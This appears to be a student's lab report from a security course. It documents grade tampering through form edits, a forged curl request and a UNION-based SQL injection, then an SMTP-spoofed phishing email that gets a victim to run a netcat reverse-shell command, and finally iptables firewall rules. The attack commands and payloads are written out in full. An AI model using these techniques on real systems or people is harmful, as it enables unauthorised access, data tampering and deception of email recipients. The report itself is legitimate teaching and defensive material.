
In the image above we can see our grades are at the bottom of the page, as indicated by the logout button, and with one of them being 105, it is clear we have added 5 to the grade. However, we were not certain if this updated the grade on the database, as it kept resetting, and so we decided to use two different methods to modify the grade values instead.

Method 1: Modify post request


Our first approach was to modify the post request sent by the server when the “Try Harder” button is pressed. This button adds 1 to the grades value when pressed, and we identified that this could perhaps be edited to increase the grade by a value of our choice.

We opened the inspect element page for the button. From here, we realised the button was contained within a form using a post request, and decided this was likely to be the request updating the grade. It also has the action value ‘/api/set/grades’.

In the screenshot below, the grade for Aidan’s user is at 100. However, in the form, we can see that the value is set at 101, which tells us the form is likely just grabbing the grade value and adding 1 to it, then setting that new grade as the value for the post request, and this is how the button increases the grade. As this also updates the value on the database, we decided this would be a valid method.



We then simply edited the value in the form, in this example we used 44, and then pressed the “Try Harder” button. The result was an updated grade of 44 in the ‘grades’ table.



Method 2: HTML Request using 'curl'

For this method, we used wireshark to capture the packets being sent in order to retrieve key information about the websites form behaviour. We primarily looked at the HTTP packets as this is where we will find the GET and POST methods. We also were able to capture session id and we saw the behaviour of the applications requests and responses.

After being able to understand the structure and behaviour of the applications requests and responses, we were able to craft a payload to update our grade. We crafted a curl command to mimic a legitimate request from the server's expected behaviour using the knowledge of the request structure and a session id. We were able to deduce that the session id was constant and did not update or expire, which made it easier to craft the payload. The payload looked like this:

curl -X POST http://192.168.69.157/api/set/grades -d "usr=001109134" -d "new_grade=20" -H "Cookie: sessionid=806723"


By doing this we were able to update my grade as the post method will set the grade for the user which we specify, to the grade we specify. By using the session ID we were able to pass the authentication of the site in order to set the grade. We were able to deduce that the session id was fixed, as we captured packets an hour previous to our new capture of the packets and the same session ID was present. Also, when we used the inspect tool and went to networks, we were able to read the session id, and this was also the same as the one we captured on Wireshark. This is a security risk as an attacker can always establish an active session.

We specified the new grade as 20 as we already were able to change the grade to 100, and it is not possible to change above 100 as it seems there is a limit to how high you can go, so we changed to 20 and then refreshed the page to verify the change had worked, and it had successfully updated. Within the terminal, after inputting the curl command, the output given is the HTTP content of the webpage and this does not tell us if the grade changed so in order to find out you must refresh the page.


In the above image you can see that when we inputted the curl command, it returned the HTTP content of the webpage. In the request, the grade shown is 150 as we attempted to see if we could make the grade go above 100, but this confirmed there is a limit as the grade stayed at 100.

These commands below can be used to check the validation of the updated grade for both of the methods to update the grade.

COMP1671' UNION SELECT CONCAT(id, ' - ', grade), null, null FROM grades WHERE usr=001109134 –
-



This query joins together the id and grade leaving a space between for the output vulnerability and this is shown above. here it shows the id and the grade associated with the grade. Below is the updated version using the same query but rather than leaving a space between, I put the usr value in that part.



Also to point out, the concat method that we used above can also be used to enumerate the database information from the 'COMP code' page as the output for the grade is also used as an output for sql injections and this allows multiple values.

Here it shows the first value being the id then followed by the usr value which is my own id and then the last three values is the grade.

Conclusion

In conclusion there were many vulnerabilities associated with the webpage which becomes a security issue as it allowed attackers to exploit the site for their own malicious gain. By having an understanding of the application's logic, intercepting and analysing traffic for weaknesses, and crafting a request that the server will process, any attacker can easily exploit the vulnerabilities and complete their intention on the site without having the proper authentication or authorisation to. The ability to access any data through sql injections opens up avenues for a variety of malicious attacks and we only demonstrated a few.

References

MySQL SQL Injection Cheat Sheet (no date) *pentestmonkey*. Available at: https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet (Accessed: 22 November 2023).

SQL Union operator. Available at: https://www.w3schools.com/sql/sql_union.asp (Accessed: 22 November 2023).

Week 6 – Social Engineering & Phishing

Introduction

In this lab we were tasked with crafting a malicious email to conduct a phishing attack on a corporate network. The aim of the attack is to establish a reverse shell connection to the network. This is done by tricking the recipient of the email into executing the netcat command, accompanied by a port of our choosing, to establish a connection. Once this connection has been made, a listen

command can be executed on our system to listen to any commands sent from that machine, and additionally we can execute our own commands through the vulnerable system remotely.

Scenario

In the scenario given, we are playing the role of a penetration tester who has entered an organization's premises to gather information and evaluate their security. Whilst in the reception area, we are able to shoulder surf and see a portion of an email on the computer. The visible section of the email tells the recipient that a vulnerability has been discovered on the network, through an application installed on every workstation.

As this is a critical vulnerability, due to every workstation being affected, it is likely to be considered high priority, and as a result the staff team may be somewhat panicked and more likely to hastily execute commands without reading emails properly. This makes them very vulnerable to an email based phishing attack, which we will now try to carry out.

The email tells the recipient, which we can identify from the email as being "it-desk@mail.vlab", to execute a command beginning with "nc -nv 10.10.10…", with the rest not being visible. This is the netcat command, with the -nv flag indicating that no name resolution will be performed, and the output will be verbose. The it-desk are likely being told to execute this command to allow the IT security team to receive more information from each workstation. The vulnerability was found in an intrusion detection module software, which is a security application that detects any unauthorized/unexpected traffic, to prevent intruders accessing the network.

In this case the netcat command is likely to be being used to allow the organization's IT security team to connect to the individual workstations and have access to more detailed output on traffic being sent to and from each host, to allow them to detect intruders. The first 3 octets of the specified address is 10.10.10, which indicates that either the security team are based at another location, or that we misread the IP on the original email, as we only saw it briefly.

My assumption is that the vulnerability in the intrusion detection application is that attackers can block certain traffic from being detected by the software, and netcat allows admins, or perhaps a different application, to monitor the traffic more closely, and detect the traffic which the vulnerability was allowing to go undetected. The command may also just be allowing the it security team to control the systems, and either patch the vulnerability remotely or uninstall the application altogether.

Another possibility is that this email is actually a phishing email from an outside source. We were not able to read the sender, and so it is possible that the email was sent from an outside email address, and the organization's email server is not blocking emails from foreign domains. If the receptionist was to execute the netcat command, a threat actor, having ran a listen command on the port, would be able to then establish a reverse shell connection and run commands from the victim's system. As penetration testers, we should consider this as a possibility and take note of it so that we can later check the network for this vulnerability. Organization's email servers should usually block emails from unauthorized domains, to prevent employees receiving malicious emails.

Task

Our task is now to craft a phishing email to send to the it-lab in order to gain a reverse shell connection. We know that there is a vulnerability, and the netcat command has already been sent out as a workaround, so slightly modifying this command to give us a reverse shell connection may go un-noticed.

We first need to enumerate some information about the network and email server to identify the best approach. Running **nc -nv 192.168.69.200 25** gives us a connection to the mail server. We use port 25 as this is the port servers commonly use for SMTP, a protocol used by emails to transfer messages. Upon successful connection we receive a landing message.

```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.69.200 25
(UNKNOWN) [192.168.69.200] 25 (smtp) open
220 Mail server @ mail.vlab
```

To get some information regarding command availability, and some information on buffer sizes or types of text encoding for example, the command EHLO can be ran, accompanied by a hostname. In this example, I have used google.com as the hostname, and we can see an array of available

```
EHLO google.com
250-mail.vlab
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
```

commands. We are also told the buffer size is 10240000, and some other information.

The VRFY command is used to check if a username is registered on the mail server, aka if the username@vlab.mail exists. We know one username is “it-desk”, and running this gives us a successful output, however trying another username such as “google” returns an error.

This stage of enumeration is important, as in order to make the phishing email difficult to detect, we can set the sender as an existing email address within the network. Using this command for some possible other users, we can see that “john” exists, who is likely a member of staff, as well as “ceo” and “admin”.

```
VRFY john
252 2.0.0 john
VRFY ceo
252 2.0.0 ceo
VRFY security
550 5.1.1 <security>: Recipient address rejected: User unknown in local recipient table
VRFY admin
252 2.0.0 admin
VRFY admin-desk
550 5.1.1 <admin-desk>: Recipient address rejected: User unknown in local recipient table
VRFY administrator
550 5.1.1 <administrator>: Recipient address rejected: User unknown in local recipient table
VRFY security-team
550 5.1.1 <security-team>: Recipient address rejected: User unknown in local recipient table
```

It is possible that “admin” is used by the server administrators, however based on the way the reception’s username is formatted, with “it-” as the prefix, which could represent the department the username is based in, I considered the fact there may be other usernames with the same prefix. I first checked “it-help” and “it-admin”, with both returning errors, however when I checked “it-security” I found that the username did in fact exist. Additionally, in the email, the sender signs off with “Company IT Security”, which tells me the company has an IT security department which is referred to as such.

Although “admin” is a common username for server admins, it is more likely to be for an individual user, whereas “it-security” is likely to be used by several technicians and therefore would be more believable as the sender.

```
220 Mail server @ mail.vlab
VRFY it-desk
252 2.0.0 it-desk
VRFY it-help
550 5.1.1 <it-help>: Recipient address rejected: User unknown in local recipient table
VRFY it-admin
550 5.1.1 <it-admin>: Recipient address rejected: User unknown in local recipient table
VRFY it-security
252 2.0.0 it-security
```

We now need to check whether sending an email from an outside domain is possible. This can be done by using “MAIL FROM: “, setting the sender as any@any.com. We received an “Ok” response with value 250, which tells us the sender address is valid. This is a major vulnerability and indicates the mail server requires further configurations to make it more secure.

To finish the test email, I tried setting the recipient as “nonexist@mail.vlab” with the command “MAIL TO: “, which returned an error as this username did not exist, and then instead successfully set it as “nobody@mail.vlab”. Using the “DATA” command, I then laid out the email, setting the Subject and contents of the email. To close the email, enter key is pressed, followed by a dot, then


```
MAIL FROM: any@any.com
250 2.1.0 Ok
ff
502 5.5.2 Error: command not recognized
RCPT TO: nonexist@mail.vlab
550 5.1.1 <nonexist@mail.vlab>: Recipient address rejected: User unknown in local recipient table
RCPT TO: nobody@mail.vlab
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: Spam
Hello,
Lol,
Bye.
.
250 2.0.0 Ok: queued as 9491020F5C
```

enter again. The “queued” output indicates the email was successful.


Now that I have established that emails can easily be sent from any desired sender address to any existing username on the domain, I began crafting the phishing email. The aim of the email as explained before, is to manipulate the recipient, in this case the it-desk user, to execute the netcat

command with our own system's host IP address, and any unused port, in this case we will use 2999, which will cause the victim to connect to that port, exposing them to the reverse shell attack. This method of attack is perfect for this use case, as a different variant of the netcat command is already being distributed via email to be used as the vulnerability workaround. Ordinarily this specific approach would be somewhat less effective.

Before sending the email it is important to use the nc -nlvp command in a separate tab to begin listening to the port we intend to use. When the victim connects, we will be notified, and can then send commands from their system.




I set the sender for the new email as "it-security@mail.vlab" and the recipient as "it-desk@mail.vlab" using the same commands as earlier. When writing the subject, I included the word "URGENT" in call caps, in order to catch employees' attention. As we could not see the subject line for the original email, we cannot copy it directly. I then structured the contents of the email in a very similar manner to the original email, starting with "Dear Employee," and setting the instructions out in the exact same way. I also referenced the previous email, which may help improve the believability of the email. I did of course change the netcat command to my system's host address, and set the port as 2999, the same one we are listening to. Overall, this email is very believable, and as we know the it-desk user has seen the previous email, in addition to the company likely being in a state of panic due to the vulnerability being discovered, they are likely to fool for this attack and execute the command.



We can see above that the email was sent successfully. Checking the tab in which we are listening to the port 2999, we can see that we immediately are notified that an incoming connection has been established, from IP 192.168.69.124 through a source port of 38090. This confirms we have established a reverse shell onto this system, and can now begin using commands.

Initially I decided to check which user was connected, and it appears "john" has fallen for the email and executed the command, and we are connected to his system through the reverse shell. I now also used the id command to enumerate some further information. When I used the "ls" command to list the files on the system, I noticed that there was a "flag" file, and upon using the "cat" command to return the file's contents, I was met with a proof of completion for this task.



Conclusion

In conclusion, this lab taught us a massive amount about enumerating information from SMTP servers, and how, with access to an organization's unsecured mail server through something as simple as netcat, a threat actor can easily send very believable phishing emails, as well as potentially gaining access to sensitive information. If an employee receives an email sent from their boss' exact email address, they are very likely to trust it, however this email could easily have been sent by a threat actor if the mail server is not configured properly.

Week 8 – Firewalls Use-Case Challenge

Introduction

In this lab, we were given 3 unique use-cases, and instructed to configure our workstation's firewall protocols using the "iptables" command, as used in the defence measures lab, based on these

different use-cases. We were told specifically which services each use-case required access to, and using this information we were able to quite straightforwardly configure the firewall settings to allow these services and disallow the unneeded traffic, for the purpose of increasing security.

Use-Case 1 (Workstation)

The first use-case is labelled as “workstation”, which immediately tells us the computer is to be used within an organization for general work purposes, which, while unspecific, still gives us some initial context as to the purpose of the system and may help us configure the firewall protocols more appropriately.


We are told the workstation will browse the web, over HTTP and HTTPS protocols. We are also told that it will use the SSH protocol to connect to other workstations or servers remotely, as well as send emails using SMTP, and receive emails using POP3 protocols. We are additionally told that any outgoing traffic outside of these specifications must be dropped, however incoming connections are not monitored, meaning incoming traffic of all types can be allowed.

Here we have the following protocols that must be allowed, specifically for outgoing traffic:

- HTTP
- HTTPS
- SSH
- SMTP
- POP3 (While the use-case mentions the workstation needs this protocol to **receive** emails, an outgoing accept rule is required for this protocol as the workstation will need to send request packets to check for new emails.)

And told that any other outgoing traffic must be dropped, with all incoming traffic being allowed.

To configure this workstation, we will begin by using the “iptables” command to set the default policy for outgoing traffic as “DROP”. We can then add individual rules to allow the required protocols, and the default rule being set to “DROP” ensures that any other traffic outside of our specifications will be dropped. We can also see that the default input policy is set to “ACCEPT”, which keeps to our use-case specifications.



Now that this has been set, we will begin adding rules to allow each protocol, starting with HTTP. The port which is most commonly used for HTTP traffic is port 80, according to the Wikipedia page we have referenced, and we can check that our virtual network uses this port for this purpose by simply adding the rule, and checking the rules with -L, as it will then tell us which service the port is configured to use. As seen below, when we use the command sudo iptables -A OUTPUT -p tcp –dport 80 -j ACCEPT, and then check the iptables rules, HTTP traffic is now being accepted as output.

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
```

Next, we enabled HTTPS. This protocol typically uses port 443, and to check this we used the command sudo iptables -A OUTPUT -p tcp –dport 443 -j ACCEPT. As can be seen below, we successfully allowed outgoing HTTPS traffic.

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:https
```

Now, we will enable the email service, firstly allowing SMTP traffic using port 25, and next POP3 traffic with port 110. Fortunately, our virtual network appears to be using the most common ports for each of these services, which makes this task more straightforward. If the network had unconventional ports configured for various protocols, perhaps for security purposes, we would need to enumerate the network and establish which ports were configured for the services required by the use-case.

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A OUTPUT -p tcp --dport 25 -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -A OUTPUT -p tcp --dport 110 -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:https
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:smtp
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:pop3
```

To conclude this use-case, we can see that the workstation has all incoming traffic allowed, and traffic using the required services is allowed to be outputted from the system. The user can now browse the web with HTTP/HTTPS, as the workstation can send outgoing HTTP requests and receive the web content, can connect to other workstations or servers remotely with SSH as outgoing SSH requests can be sent, and emails can both be sent using outgoing SMTP traffic, and also received as POP3 message check requests can be sent and message content can be received.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ./firewall_challenge
Welcome To Firewall Challenge, Enter Your Banner ID [001234567]
001099886
Your Banner ID: 1099886
Enter your option for the challenge [1-3]:
1
* Proceeding with option 1, please wait ...
******
Final Result: 30/30

Reference Number: 1196905954
```

Use-Case 2 (Server)

This next use-case differs somewhat from the previous scenario. We are told the use-case is for a server, instead of a workstation, which is used by multiple users for file sharing, and for remote connections with SSH. We therefore must take extra care to configure the server for security purposes, as files stored on the server must be secured, and remote connections must also be secured to prevent threat actors hijacking sessions or otherwise gaining access to the server. To achieve this, we can ensure all unneeded outgoing AND incoming traffic is dropped.

Based on the use-case, we know the following services are required:

- SSH
- FTP
- SMB (Server Message Block, used alongside FTP to provide extra compatibility with various types of devices)
- NetBIOS (Session layer protocol which enables communication between two systems, likely to be used in conjunction with SMB)

We can begin by using the -F flag to clear the firewall policies from the previous use-case, and then by setting the default policies for both incoming and outgoing traffic to DROP. We should also do the same for forwarded traffic, to prevent the server being exploited for unintended routing or forwarding processes, as security is a priority for this use-case.

By clearing the previous policies, we can see the policies for all 3 directions were set to DROP by default.

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -F

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

We can now begin using the same method as the previous use-case to allow each required service. We know SSH operates on port 22 on our network, as we successfully used it for the previous use-case, and so we enabled both INPUT and OUTPUT rules for this port. This was so that the TCP handshake can be received by the server, and the ACK response can be sent out. We also know that FTP commonly uses port 20 and 21, so we enabled both input and output policies for these ports so that the TCP handshake can be carried out, and so that the file data can be sent to the client.

